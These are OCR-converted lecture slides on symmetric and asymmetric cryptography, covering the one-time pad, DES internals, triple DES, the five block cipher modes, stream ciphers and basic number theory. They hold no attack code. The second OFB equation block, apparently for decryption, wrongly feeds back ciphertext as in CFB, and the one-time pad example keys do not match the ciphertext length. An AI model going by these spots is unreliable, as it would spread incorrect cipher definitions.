  - **e has the highest frequency 12.703%. So h-> e.**

One-time pad

- **Use a random key that is as long as the message so that the key need not be repeated.**
- **The key is used to encrypt and decrypt a single message and then is discarded.**
- **Each new message requires a new key of the same length as the new message.**

Even a cryptanalyst found two keys, he/she cannot decide which is the correct key (or the correct decryption).

```
ciphertext: ANKYODKYUREPFJBYOJDSPLREYIUNOFDOIUERFPLUYTS
key:        pxlmvmsydofuyrvzwc tnlebnecvgdupahfzzlmnyih
plaintext:  mr mustard with the candlestick in the hall

ciphertext: ANKYODKYUREPFJBYOJDSPLREYIUNOFDOIUERFPLUYTS
key:        mfugpmiydgaxgoufhkllmhsqdqogtewbqfgyovuhwt
plaintext:  miss scarlet with the knife in the library
```

One-time pad


- **Practical limitations**
  - **It is difficult to make a large number of random keys.**
  - **It is difficult to distribute and protect the keys.**

Random generator → cannot generate large amount of random number
Machine use random event to generate random number
If no event → hard to generate

Transposition


Transposition techniques

- **Perform permutation on the plaintext letters.**
- **Example**
  - **Write the message in a rectangle, row by row, and read the message off, column by column, but permute the order of the columns.**




Block ciphers

- A block of plaintext is used to produce a ciphertext block of equal length.



- Given a plaintext block of n bits, there are 2^n possible different plaintext blocks, and each must produce a unique ciphertext block.



Plaintext	Ciphertext
0000	1110
0001	0100
0010	1101
0011	0001
0100	0010
0101	1111
0110	1011
0111	1000
1000	0011
1001	1010
1010	0110
1011	1100
1100	0101
1101	1001
1110	0000
1111	0111

Ciphertext	Plaintext
0000	1110
0001	0011
0010	0100
0011	1000
0100	0001
0101	1100
0110	1010
0111	1111
1000	0111
1001	1101
1010	1001
1011	0110
1100	1011
1101	0010
1110	0000
1111	0101

- A 4-bit input produces one of 16 (2^4) possible input states, which is mapped into a unique one of 16 possible output states.
- Ideal block cipher allows for the maximum number of possible encryption mapping from the plaintext block.

Thwart Cryptanalysis


- Target
  - All statistics of the ciphertext are independent of the key used even if the cryptanalyst has some knowledge of the statistical characteristics of the plaintext.

- Basic building techniques
  - Diffusion
    - Make the statistical relationship between the plaintext and ciphertext as complex as possible.
    - The statistical structure of the plaintext is disipated into the statistics of the ciphertext.
    - Let each plaintext digit affect the value of many ciphertext digits. In other words, let each ciphertext digit be affected by many plaintext digits.
  - Confusion
    - Make the relationship between the statistics of the ciphertext and the value of the key as complex as possible.

DES

DES (Data Encryption Standard)

- Data are encrypted in 64-bit blocks using a 56-bit key.
- First, the 64-bit plaintext passes through an initial permutation (IP) that rearranges the bits to produce the permuted input.
- Second, conduct 16 rounds of the same processing that involves both permutation and substitution functions. The left and right halves of the output are swapped.
- Finally, the output of previous step is passed through a permutation that is IP^{-1} (i.e., the inverse of the initial permutation function) to produce the 64-bit ciphertext.




Single round of DES

- The input R (right half of the data, 32 bits) is first expanded to 48 bits by using an expansion permutation table (E).
- The resulting 48 bits are XORed with K_i.
- The 48-bit result passes through S-box that generates a 32-bit output.
- The 32-bit output is permuted according to the permutation function (P).

Expansion Permutation (E)

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1





Permutation Function (P)

16	7	20	21	29	12	28	17
1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9
19	13	30	6	22	11	4	25

1 XOR 1 = 0
1 XOR 0 = 1
0 XOR 0 = 0
0 XOR 1 = 1

S-Boxes






- 8 S-boxes. Each accepts 6 bits and outputs 4 bits.
- The first and last bits select the row in the table.
- The middle four bits select the column. The value in the cell selected is converted to its 4-bit representation to generate the output.

For example, in S_1, for input 011001, the row is 01 (row 1) and the column is 1100 (column 12).The value in row 1, column 12 is 9, so the output is 1001.

Triple DES



- Two keys
  - C = E(K_1,D(K_2,E(K_1,P))), P = D(K_1,E(K_2,D(K_1,C)))
- Three keys
  - C = E(K_3,D(K_2,E(K_1,P))), P = D(K_1,E(K_2,D(K_3,C)))


Block cipher operation

- To encrypt a plaintext message longer than b bits, the block cipher will break the plaintext into b-bits blocks and then conduct the encryption.
- NIST (National Institute of Standards and Technology) defines five modes of operation for enhancing the effect of a cipher or adapting the cipher for an application.
  - Electronic codebook (ECB)
  - Cipher block chaining (CBC)
  - Cipher feedback (CFB)
  - Output feedback (OFB)
  - Counter (CTR)

ECB

Electronic codebook (ECB)

- Each block of 64 plaintext bits is encoded independently using the same key.
- The last block may be padded if it does not have b bits.



$C_j = E(K, P_j)$ $j = 1, \ldots, N$

$P_j = D(K, C_j)$ $j = 1, \ldots, N$

- Secure transmission of a short amount of data (e.g., a key).


- Potential security issues
  - If the same b-bit block of plaintext appears more than once in the message, it will produce the same ciphertext.
  - So, it may not be secure for lengthy messages.

CBC

Cipher block chaining (CBC)

IV (Initialization Vector) is XORed with the first block of plaintext.

IV is randomly generated and must be known to both the sender and the receiver but be unpredictable by others.




(a) Encryption

- The last block may be padded to b-bits if it is a partial block.
- Encryption: the input to the encryption algorithm is the XOR of the current plaintext block and the preceding ciphertext block (except the first one).

$$C_1 = \mathrm{E}(K, [P_1 \oplus \mathrm{IV}])$$
$$C_j = \mathrm{E}(K, [P_j \oplus C_{j-1}]) \quad j = 2, \ldots, N$$

IV is XORed with the output of the decryption algorithm to recover the first block.



(b) Decryption

- Decryption: the output of the decryption algorithm is XORed with the preceding ciphertext block to generate the plaintext block.

$$P_1 = \mathrm{D}(K, C_1) \oplus \mathrm{IV}$$
$$P_j = \mathrm{D}(K, C_j) \oplus C_{j-1} \quad j = 2, \ldots, N$$

Cipher feedback (CFB)


- Convert a block cipher into a stream cipher by using the Cipher feedback (CFB).
- In CFB, the plaintext is divided into segments of s-bits. s is usually 8 (i.e., a character).
- Although CFB can be viewed as a stream cipher, it does not conform to the typical construction of a stream cipher.
  - In a typical stream cipher, the cipher takes as input some initial value and a key and generates a stream of bits, which is then XORed with the plaintext bits.
  - In the case of CFB, the stream of bits that is XORed with the plaintext also depends on the plaintext.

Cipher feedback (CFB)

The input is a b-bit shift register whose initial value is IV.

The content of the shift register are shifted left by s bits, and C_1 is placed in the rightmost s bits of the shift register.


The leftmost s bits of the output are XORed with the first segment of plaintext P_1 to generate the first unit of ciphertext C_1.



(a) Encryption

Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.

$$
\begin{aligned}
I_1 &= IV \\
I_j &= \mathrm{LSB}_{b-s}(I_{j-1}) \,\|\, C_{j-1} \qquad j = 2, \ldots, N \\
O_j &= \mathrm{E}(K, I_j) \qquad\qquad\quad j = 1, \ldots, N \\
C_j &= P_j \oplus \mathrm{MSB}_s(O_j) \qquad j = 1, \ldots, N
\end{aligned}
$$



(b) Decryption


- **For decryption, the same scheme is used, except that the ciphertext unit is XORed with the output of the *encryption function* to produce the plaintext unit.**

$$
\begin{aligned}
I_1 &= IV \\
I_j &= \mathrm{LSB}_{b-s}(I_{j-1}) \,\|\, C_{j-1} \qquad j = 2, \ldots, N \\
O_j &= \mathrm{E}(K, I_j) \qquad\qquad\quad j = 1, \ldots, N \\
P_j &= C_j \oplus \mathrm{MSB}_s(O_j) \qquad j = 1, \ldots, N
\end{aligned}
$$


OFB

Output feedback (OFB)

In OFB, the output of the encryption function is fed back to become the input for encrypting the next block of plaintext whereas in CFB the ciphertext unit is fed back to the shift register.



- **IV (or nonce) must be unique to each execution of the encryption operation. Why?**
  - **The sequence of encryption output blocks depends only on the key and the IV and does not depend on the plaintext.**
    - **For a given key and IV, the stream of output bits used to XOR with the stream of plaintext bits is fixed.**
  - **If two different messages have an identical block of plaintext in the identical position, an attacker would be able to determine that portion of the stream.**




$$I_1 = Nonce$$
$$I_j = O_{j-1} \qquad j = 2, \ldots, N$$
$$O_j = \mathrm{E}(K, I_j) \qquad j = 1, \ldots, N$$
$$C_j = P_j \oplus O_j \qquad j = 1, \ldots, N-1$$
$$C_N^* = P_N^* \oplus \mathrm{MSB}_u(O_N)$$

$$I_1 = Nonce$$
$$I_j = \mathrm{LSB}_{b-s}(I_{j-1}) \,\|\, C_{j-1} \qquad j = 2, \ldots, N$$
$$O_j = \mathrm{E}(K, I_j) \qquad j = 1, \ldots, N$$
$$P_j = C_j \oplus O_j \qquad j = 1, \ldots, N-1$$
$$P_N^* = C_N^* \oplus \mathrm{MSB}_u(O_N)$$

- OFB mode operates on full blocks of plaintext and ciphertext, not on an s-bit segment.
- If the last block of plaintext contains u bits (denoted by *) and u<b, the leftmost u bits are used for the XOR operation.
- One advantage of the OFB method is that bit errors in transmission do not propagate.
  - Example, if a bit error occurs in C_1, only the corresponding recovered value is affected; subsequent plaintext units are not corrupted.
- One disadvantage of OFB is that it is more vulnerable to a message stream modification attack than is CFB.
  - Complementing a bit (i.e., changing 0/1 to 1/0 in the ciphertext complements the corresponding bit in the recovered plaintext.
  - An attack can make changes to the checksum portion of the message as well as the data portion, to alter the ciphertext in such a way that it is not detected by an error-correcting code.


CTR

Counter (CTR)



- Each block of plaintext is XORed with an encrypted counter.
- The counter's size equals to the plaintext block size.
- Counter value must be different for each plaintext block to be encrypted.
  - It is initialized to some value and then incremented by 1 for each subsequent block.

$$C_j = P_j \oplus \mathrm{E}(K, T_j) \qquad j = 1, \ldots, N-1$$
$$C_N^* = P_N^* \oplus \mathrm{MSB}_u[\mathrm{E}(K, T_N)]$$




- For decryption, the same sequence of counter values are used. Each encrypted counter is XORed with a ciphertext block to recover the corresponding plaintext block.

$$P_j = C_j \oplus \mathrm{E}(K, T_j) \qquad j = 1, \ldots, N-1$$
$$P_N^* = C_N^* \oplus \mathrm{MSB}_u[\mathrm{E}(K, T_N)]$$

Stream Cipher

Stream cipher



- Stream cipher encrypts a data stream one bit or one byte at a time.
- It does not need to pad a message to be an integral number of blocks.
- The ciphertext has the same length as the plaintext.
- For practical reasons, both the sender and the receiver use the same key and bit-stream generator to produce cryptographic bit stream.

RC4

Asymmetric Key Cryptography

Basic Math

- Prime number, Modular, Congruence,
  - A prime number is a natural number greater than 1 that has no positive divisors other than 1 and itself.
  - a = b (mod n) -> "a and b are congruent modulo n"
    - If (a-b) is an integer multiple of n.
    - Example
      - 5 = 41 mod 9

- Euler's totient function: $\varphi(n) = n-1$, where n is prime.
  - $\varphi(pq) = \varphi(p)\,\varphi(q) = (p-1)(q-1)$
    - p and q are prime numbers and $p \neq q$

- **Fermat's little theorem**
  - $a^{p-1} = 1 \pmod{p}$, where p is prime and a is a positive integer not divisible by p
- **Euler's theorem**
  - $a^{\varphi(n)} = 1 \pmod{n}$, where a and n are relatively prime.


- **Euclid's algorithm for computing the greatest common divisor (gcd)**


- **Extended Euclid's algorithm for solving the linear congruence**
  - $ax = 1 \pmod{N}$, or $ax = b \pmod{N}$

- **Algorithms for testing primality:**
  - Miller-Rabin algorithm, AKS algorithm


Asymmetric Key Cryptography

Asymmetric key cryptography	Symmetric key cryptography
Public key + Private key	One secrete key
Public key is open to anyone	The key is shared with Alice and Bob

